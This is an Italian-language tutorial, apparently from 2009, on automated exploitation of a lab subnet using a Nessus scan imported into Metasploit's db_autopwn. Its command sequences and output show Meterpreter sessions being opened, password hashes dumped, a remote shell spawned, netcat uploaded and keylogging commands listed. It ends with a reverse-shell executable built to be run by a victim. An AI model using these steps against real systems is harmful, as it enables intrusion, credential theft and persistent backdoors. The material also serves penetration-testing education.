
The 'Edit Target' dialog box in Metasploit. It features a 'Scan:' section with four radio buttons: 'Single host', 'IP Range' (which is selected), 'Subnet', and 'Hosts in file'. Below this are input fields for 'Host name:', 'Start Address:' (containing '192.168.1.1'), and 'End address:' (containing '192.168.1.254'). There are also fields for 'Network:' and 'Netmask:'. At the bottom, there is a 'File Path:' field with a 'Select file...' button next to it. 'Cancel' and 'Save' buttons are at the bottom right.

Già prima di avviare questo pentest avevo una mia policy, per delle scansioni personalizzate, poi l' ho cambiata per fare in modo che risulti la più pesante ma più possibile, visto che stiamo parlando di autopwning lasciamo la policy di default che Nessus fornisce automaticamente.



The 'Edit Policy' dialog box in Metasploit. It has a tabbed interface with 'Policy' selected. The 'Policy name:' field contains 'newpolicy'. There is a checked checkbox for 'Share this policy across multiple sessions'. Below it are three radio buttons: 'Save credentials' (selected), 'Save credentials as clear text in policy', and 'Do not save credentials'. A 'Comments:' text area is at the bottom. 'Cancel' and 'Save' buttons are at the bottom right.

A questo punto viene lanciata la scansione delle vulnerabilità e appena finita questo è il risultato che riporta..



Dall' immagine possiamo benissimo vedere che l' intera subnet è composta da cinque hosts, di cui quattro rappresentati in rosso e uno in giallo, rispettivamente ad indicare hosts con gravi vulnerabilità e con moderate vulnerabilità.

Ad essere riportata in giallo è il mio *Firewall* di rete, **IPCop**, che essendo alla vecchia versione, anche se patchato lo scanning lo riporta come moderata. Tutti gli altri sono sistemi Microsoft Windows, che vanno dal 2000AdvancedServer ed NT, fino ad arrivare ad un XpSpk2-2006

Alla fine della scansione potremmo visualizzare le descrizioni ottenute da Nessus in vari modi, in modalità generica, dettagliata, per host singolo o per l' intera subnet, (*tutte selezionabili dal menù in basso a destra della gui di Nessus*), noi riporteremo la visualizzazione completa in ***.html generica**, queste in basso sono le immagini di tutti e cinque gli hosts visualizzate con **Firefox**...

...anche da quest' immagine la visualizzazione è facilitata dalla colorazione che Nessus ci restituisce.


The screenshot displays the Tenable Nessus 4 web interface. At the top, the 'List of hosts' section shows a list of IP addresses with corresponding severity indicators. Below this, five detailed reports are shown for the following IP addresses: 192.168.1.1, 192.168.1.62, 192.168.1.100, 192.168.1.101, and 192.168.1.158. Each report includes a 'Number of vulnerabilities' table and a 'Back' link.

Host	Severity
192.168.1.1	Medium severity problem(s) found
192.168.1.62	High severity problem(s) found!
192.168.1.100	High severity problem(s) found!
192.168.1.101	High severity problem(s) found!
192.168.1.158	High severity problem(s) found!

Host	Open Ports	Low	Medium	High
192.168.1.1	9	30	2	0
192.168.1.62	58	82	6	22
192.168.1.100	35	49	1	5
192.168.1.101	9	25	1	1
192.168.1.158	55	74	6	21

Ma andiamo avanti ed iniziamo ad entrare nella fase di attacco.


Appena finita la scansione, andremo a salvare l' output di Nessus con estensione ***.nbe**, (proprio come mostrato nell' immagine seguente), per poi chiuderlo e fermare il demone.



il nome che abbiamo dato al file è: **rooting.nbe**.

Il compito di Nessus è terminato, ci ha restituito una scansione al quale noi siamo stati totalmente disinteressati a livello impegnativo, abbiamo salvato il nostro file in formato ***.nbe** quindi ora andiamo a fare il resto con l' ausilio della console di Metasploit.

Questa l' immagine della console usuale....



Nella prossima immagine invece viene mostrata la procedura per la creazione di un database, l'importazione del file **.nbe* precedentemente ottenuto da Nessus e la lista degli hosts disponibili come “vulnerabili” che MSF ci restituisce in base alla lettura di tale scansione.

```
root@HaCkLaB-MEB:/pentest/exploits/framework3# ./msfconsole

      _
     _\_/
    _\_/ \_/
   _\_/ \_/ \_/
  _\_/ \_/ \_/ \_/
 _\_/ \_/ \_/ \_/ \_/
_\_/ \_/ \_/ \_/ \_/ \_/

[ msf v3.3-dev
+ -- --[ 394 exploits - 239 payloads
+ -- --[ 20 encoders - 7 nops
+ -- --[ 180 aux

msf > db_create rootimg.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: rootimg.db
msf > db_import_nessus_nbe /root/rootimg.nbe
msf > db_hosts
[*] Time: Sun Aug 16 11:32:31 +0200 2009 Host: 192.168.1.62 Status: alive OS:
[*] Time: Sun Aug 16 11:32:36 +0200 2009 Host: 192.168.1.100 Status: alive OS:
[*] Time: Sun Aug 16 11:32:38 +0200 2009 Host: 192.168.1.101 Status: alive OS:
[*] Time: Sun Aug 16 11:32:38 +0200 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Sun Aug 16 11:32:39 +0200 2009 Host: 192.168.1.158 Status: alive OS:
msf > 
```

I comandi che sono stati dati sono:

1. **db_create rootimg.db** - per creare un nuovo database di nome rootimg.db
2. **db_import_nessus_nbe /root/rootimg.nbe** - per importare il file proveniente dalla scansione con Nessus in formato **.nbe*
3. **db_host** - per elencare gli hosts letti come vulnerabili nel file

Quella di seguito invece è l'immagine che rappresenta l'help del comando **db_autopwn**

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
  -h          Display this help text
  -t          Show all matching exploit modules
  -x          Select modules based on vulnerability references
  -p          Select modules based on open ports
  -e          Launch exploits against all matched targets
  -r          Use a reverse connect shell
  -b          Use a bind shell on a random port
  -q          Disable exploit module output
  -I [range] Only exploit hosts inside this range
  -X [range] Always exclude hosts inside this range
  -PI [range] Only exploit hosts with these ports open
  -PX [range] Always exclude hosts with these ports open
  -m [regex] Only run modules whose name matches the regex
```


Bene, come vediamo dall' immagine le opzioni ideali al nostro scopo sono:

1. **p** – per fare in modo che gli exploits vengano selezionati secondo le porte aperte
2. **x** – per fare in modo che gli exploits vengano selezionati secondo le vulnerabilità precedentemente scoperte
3. **e** – per il lancio degli exploits verso tutti gli host nella lista vista precedentemente

Quindi il comando per l' autopowning sarà: **msf> db_autopwn -e -x -p** l' opzione -t è soggettiva.

Ed eccolo a lavoro...

```
msf > db_autopwn -t -e -x -p
[*] Analysis completed in 145.041995048523 seconds (56 vulns / 1599 refs)
[*] Matched exploit/unix/webapp/php_vbulletin_template against 192.168.1.100:80...
[*] (1/842): Launching exploit/unix/webapp/php_vbulletin_template against 192.168.1.100:80...
[*] Matched exploit/windows/isapi/fp30reg_chunked against 192.168.1.1:80...
[*] (2/842): Launching exploit/windows/isapi/fp30reg_chunked against 192.168.1.1:80...

[*] Started bind handler
[*] Matched auxiliary/dos/http/3com_superstack_switch against 192.168.1.158:80...
[*] Matched exploit/windows/isapi/w3who_query against 192.168.1.101:80...
[*] Started exploit/windows/isapi/w3who_query against 192.168.1.101:80...
[*] Started bind handler
[*] Creating overflow request for fp30reg.dll...
[*] exploit failed
[*] Matched auxiliary/admin/http/iomega_storcenterpro_sessionid against 192.168.1.1:80...
[*] Matched auxiliary/dos/windows/http/pi3web_isapi against 192.168.1.158:80...
[*] Matched exploit/windows/smb/msdns_zonename against 192.168.1.158:445...
[*] (7/842): Launching exploit/windows/smb/msdns_zonename against 192.168.1.158:445...
[*] Matched exploit/windows/smb/netidentity_xtierrpcpipe against 192.168.1.62:445...
[*] (8/842): Launching exploit/windows/smb/netidentity_xtierrpcpipe against 192.168.1.62:445...
[*] Started bind handler
[*] Matched exploit/windows/isapi/w3who_query against 192.168.1.100:80...
[*] Started bind handler
[*] Connecting to the server...
[*] Refreshing the remote dllhost.exe process...
```

L' **autopowning** è un processo lungo in fattore tempo, automatizzato ma lungo, specialmente quando si hanno di fronte diversi host o intere subnet, ma ci risparmia il lavoro di provare vulnerabilità conosciute su tutti gli host sessione per sessione, permettendoci di venire a capo della situazione più velocemente e nel miglior modo possibile.

Dopo l' attesa infatti si può vedere che sono stati aperti diversi tunnel con i vari targets, ogni tunnel è stato aperto perchè una vulnerabilità è stata trovata e sfruttata da un exploits, permettendo al payload di fare il suo lavoro

La subnet si trova nel mio lab, appositamente creato per fare tutti i test a me necessari, infatti potete vedere dall' immagine sottostante che sono stati creati ben 24 tunnel (**o.O – LOL!**).

Una volta che il processo di *autopowning* in MSF è finito diamo il solito comando per vedere la lista di tutti i tunnel aperti con Meterpreter: **msf> sessions -l**

Con la solita descrizione:

ID – Tipo Di Sessione – Tunnel FROM -> Tunnel TO

```
msf > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -
  1   Meterpreter  192.168.1.101:45579 -> 192.168.1.62:20106
  2   Meterpreter  192.168.1.101:42159 -> 192.168.1.158:32637
  3   Meterpreter  192.168.1.101:39054 -> 192.168.1.62:4045
  4   Meterpreter  192.168.1.101:46861 -> 192.168.1.158:32909
  5   Meterpreter  192.168.1.101:47457 -> 192.168.1.158:12525
  6   Meterpreter  192.168.1.101:43360 -> 192.168.1.100:22897
  7   Meterpreter  192.168.1.101:44418 -> 192.168.1.100:19376
  8   Meterpreter  192.168.1.101:51103 -> 192.168.1.158:40619
  9   Meterpreter  192.168.1.101:46782 -> 192.168.1.158:24356
  10  Meterpreter  192.168.1.101:57872 -> 192.168.1.158:14176
  11  Meterpreter  192.168.1.101:58187 -> 192.168.1.62:8443
  12  Meterpreter  192.168.1.101:35523 -> 192.168.1.62:29956
  13  Meterpreter  192.168.1.101:53686 -> 192.168.1.158:38948
  14  Meterpreter  192.168.1.101:32916 -> 192.168.1.158:30843
  15  Meterpreter  192.168.1.101:50953 -> 192.168.1.158:9241
  16  Meterpreter  192.168.1.101:43793 -> 192.168.1.62:36510
  17  Meterpreter  192.168.1.101:54653 -> 192.168.1.62:6614
  18  Meterpreter  192.168.1.101:59362 -> 192.168.1.158:4769
  19  Meterpreter  192.168.1.101:54301 -> 192.168.1.62:38598
  20  Meterpreter  192.168.1.101:52962 -> 192.168.1.62:8229
  21  Meterpreter  192.168.1.101:48622 -> 192.168.1.158:8746
  22  Meterpreter  192.168.1.101:51205 -> 192.168.1.62:14235
  23  Meterpreter  192.168.1.101:52837 -> 192.168.1.62:19761
  24  Meterpreter  192.168.1.101:33734 -> 192.168.1.62:12811

msf > 
```

*Ora ci basterà indicare la sessione in cui vogliamo entrare e potremo interagire con il **Meterpreter**.*


“Il Meterpreter”

L' autopowning di Metasploit è, (come anche quello di *Fast-Track* che lo richiama), automaticamente settato per aprire sessioni tramite il payload **Meterpreter**, questo perché il Meterpreter, (*Meta-Interpreter*), è una soluzione ottimale in ogni caso, è un payload molto avanzato che ha avuto un' evoluzione straordinaria, specie a partire dalla v3.* del MSF, è leggero, flessibile e permette un' interazione con l' host attaccato unica nel suo genere.

Ma vediamo alcune delle features più importanti:

1. upload e download di files e librerie
2. possibilità di fare sniffing
3. detection
4. enumerazione
5. può essere trasformato in file eseguibile
6. permette tramite script di essere modificato/arricchito all' istante

Insomma Meterpreter è un payload degno del MSF, gestibile e configurabile in maniera eccezionale.



Per avere un'idea su tutte le funzionalità del meterpreter basta dare uno sguardo al trunk nella propria installazione oppure guardare direttamente online le feature disponibili


[<http://metasploit.com/svn/framework3/trunk/scripts/meterpreter/>]

visto che abbiamo già detto che il Meterpreter è ricco di funzionalità di scripting va da sé che gli update sono frequenti.

Con la breve lista delle possibilità del Meterpreter, abbiamo voluto solo elencare le funzionalità maggiori, va da sé che se è possibile trasformare il payload in eseguibile significa che è possibile usarlo come **backdoor**, se è possibile ancora fare upload di librerie può agire come **keylogger** / **scanner** / **sniffer** / **fingerprinter** eccetera, non spetta a questo documento coprire il 100% degli aspetti del Meterpreter o dello stesso MSF, sarebbe assurda come pretesa e soprattutto impossibile con la frequenza di aggiornamento rilevata.

Andiamo ora avanti con la parte finale dei nostri esempi, per vedere, con qualche immagine, più da vicino alcune delle cose che è possibile fare con il Meterpreter.

Guardiamo ad esempio l'immagine seguente:



```
msf > sessions -i 6
[*] Starting interaction with 6...

meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > hashdump
Administrator:500:db45c08bb781e805aad3b435b51404ee:f563d1a653fc97962ecc4e9e2f4c9b43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d2b0527e30afa0b2bd521271ca7d305d:933be7806d1e203c11522d55883d9c18:::
IUSR_HACKLAB-DWW:1004:07817074ff3c375e735499b4bd9bed2f:1534d377e41319de5945d22c96125cb5:::
IWAM_HACKLAB-DWW:1005:6dbeeb5a321e791e8fdfe095f8be068a:6ae74d0b9a8311b4b86559656546dead:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:479bf3568c8ebaa0075dde26d288a631:::
wels:1003:152079d772db1e5f87f6152c1c2ea6d9:2adba6e5609b0424108018a7551c0bee:::
vmware_user:1007:aad3b435b51404eeaad3b435b51404ee:291e6c6715e118db2d9269dc708763e5:::
meterpreter > sysinfo
Computer: HACKLAB-DWW
OS      : Windows XP (Build 2600, Service Pack 2).
meterpreter > 
```

Durante una sessione exploitata abbiamo creato un'interazione con uno, (dei ben 24 :D), tunnel disponibili, dopodiché con il solo comando **hashdump**, ci siamo portati a schermo l'intero database delle hash del sistema attaccato.

Se ricordate bene nell' esempio di exploitation, (*il secondo – video “Metasploit Framework”*), con la versione 2 del MSF, per ottenere lo stesso risultato abbiamo dovuto caricare sull' host remoto delle librerie *.dll, Process e Fs, caricare ancora Sam, e prendere le hash con gethashes, cosa che ora viene tutta automatizzata semplicemente dando il comando hashdump. ;-)

Questa l' immagine del Meterpreter in azione con la vecchia versione del MSF.

```
[ -= connected to -= ]
[ -= meterpreter server -= ]
[ -= v. 00000500 -= ]
meterpreter> use -m Process
Loadlib: Loading library from 'ext306711.dll' on the remote machine.
meterpreter>
Loadlib: success.
meterpreter> use -m Fs
Loadlib: Loading library from 'ext97880.dll' on the remote machine.
meterpreter>
Loadlib: success.
meterpreter> use -m Sam
Loadlib: Loading library from 'ext826581.dll' on the remote machine.
meterpreter>
Loadlib: success.
meterpreter> gethashes
meterpreter>
Administrator:500:75eb7ea266a5fe6aad3b435b51404ee:1d62e074ed0068eca068f3b36c9d8277:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:7d75f48632888325a95cf083608b7ad6:53f337e9cd64272ea5d78fe607f0a7cd:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:7365113a52ec50bb8c1fae365453360e:::
wels:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter>
```

e naturalmente...

```
meterpreter > execute -f cmd.exe -c -H -i
Process 3848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet VMware Network Adapter VMnet8:

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.75.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet VMware Network Adapter VMnet1:

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.85.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione: hacklabs.org
    Indirizzo IP. . . . . : 192.168.1.100
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

C:\WINDOWS\system32>
```

È possibile vedere tutte le opzioni del Meterpreter in maniera dettagliata digitando **help** durante una sessione:

```
meterpreter > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
channel	Displays information about active channels
close	Closes a channel
exit	Terminate the meterpreter session
help	Help menu
interact	Interacts with a channel
irb	Drop into irb scripting mode
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
run	Executes a meterpreter script
use	Load a one or more meterpreter extensions
write	Writes data to a channel

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rmdir	Remove directory
upload	Upload a file or directory

Stdapi: Networking Commands

=====

Command	Description
-----	-----
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands

=====

Command	Description
-----	-----
execute	Execute a command
getpid	Get the current process identifier
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shutdown	Shuts down the remote computer
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
setdesktop	Move to a different workstation and desktop
uictl	Control some of the user interface components

Vediamo benissimo che le opzioni sono veramente tante, se aggiungiamo che possono essere modificate, per poi essere ricaricate, allora la cosa diventa infinita.

Durante alcune sessioni, il Meterpreter non fa automaticamente upload della libreria denominata **priv**, nel caso, come dalle immagini sopra, non si veda l' help dettagliato del priv, basta fare l' upload automatico della libreria ed automaticamente verrà caricata.

Il comando, come dall' immagine sottostante è:

```
meterpreter> use priv
```

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > help

...

Priv: Password database Commands
=====

Command      Description
-----
hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
=====

Command      Description
-----
timestamp     Manipulate file MACE attributes
```

Come visibili dai nostri video, (lo riportiamo infatti solo per completezza), i comandi per l' **upload** e il **download** di files sono quelli che vediamo rispettivamente nelle immagini seguenti:

```
upload <sorgente in locale> <destinazione remota>
upload /pentest/windows-binaries/tools/nc.exe c:\\WINDOWS\\system32\\nc.exe
```

Da notare I doppi *backslash* `C:\\WINNT\\...` nell' indicare la directory remota nell' upload

```
download <destinazione remota> <sorgente in locale>
meterpreter> download file.txt /root
```

Una volta uplodati I nostri files, per eseguirli ci si serve del comando **execute** nella forma riportata nell' immagine sotto:

```
Meterpreter> execute -c -f C:/nc.exe
Get a command prompt:
execute -c -f cmd.exe -H
interact 1
```


I payload dentro e non MSF sono moltissimi, ma credo che non ci siano paragoni a riguardo...

Il Meterpreter è quindi considerato il payload per eccellenza, così come il MSF viene considerato, *(almeno in quello che è il mondo opensource - ma non solo)*, il framework per eccellenza per lo sviluppo personalizzato ed il testing di exploits, payloads, opcode e auxiliary.

“Metasploit for Client Side Attacks”

I payload in MSF non devono essere usati obbligatoriamente dopo il setting di un determinato exploit, ma possono agire anche in molto altri modi, ad esempio da generatori di eseguibili, utili per un eventuale **Client Side Attack**. Il client side attack è, *(come dimostrato nel secondo esempio sulla versione 2 di MSF)*, un tipo di attacco che necessita dell' interazione della vittima.

Gli eseguibili che possono essere generati dallo stesso payload che si vuole usare. In un altro esempio di Client Side Attack possiamo utilizzare un semplice payload, una **reverse_shell_tcp**, per generare un *.exe e farlo eseguire alla vittima, guardiamo un momento il codice seguente:

```
root@HaCkLaB ~/pentset/exploits/framework3/ ~#
```

```
./msfpayload windows/shell_reverse_tcp LHOST=192.168.1.25 LPORT=51337 X > /tmp/wels.exe
```

tramite la trasformazione, ottenuta grazie alla “X”, questo comando va a creare un eseguibile *.exe di nome **wels** nella cartella **/tmp** e, se successivamente viene eseguito dal sistema della vittima, l' attacker non dovrà fare altro che aprire precedentemente una sessione di exploitation generica, *(tramite ad esempio un exploit **multi/handler**)*, ed attendere la connessione della vittima sulla porta settata nel payload.

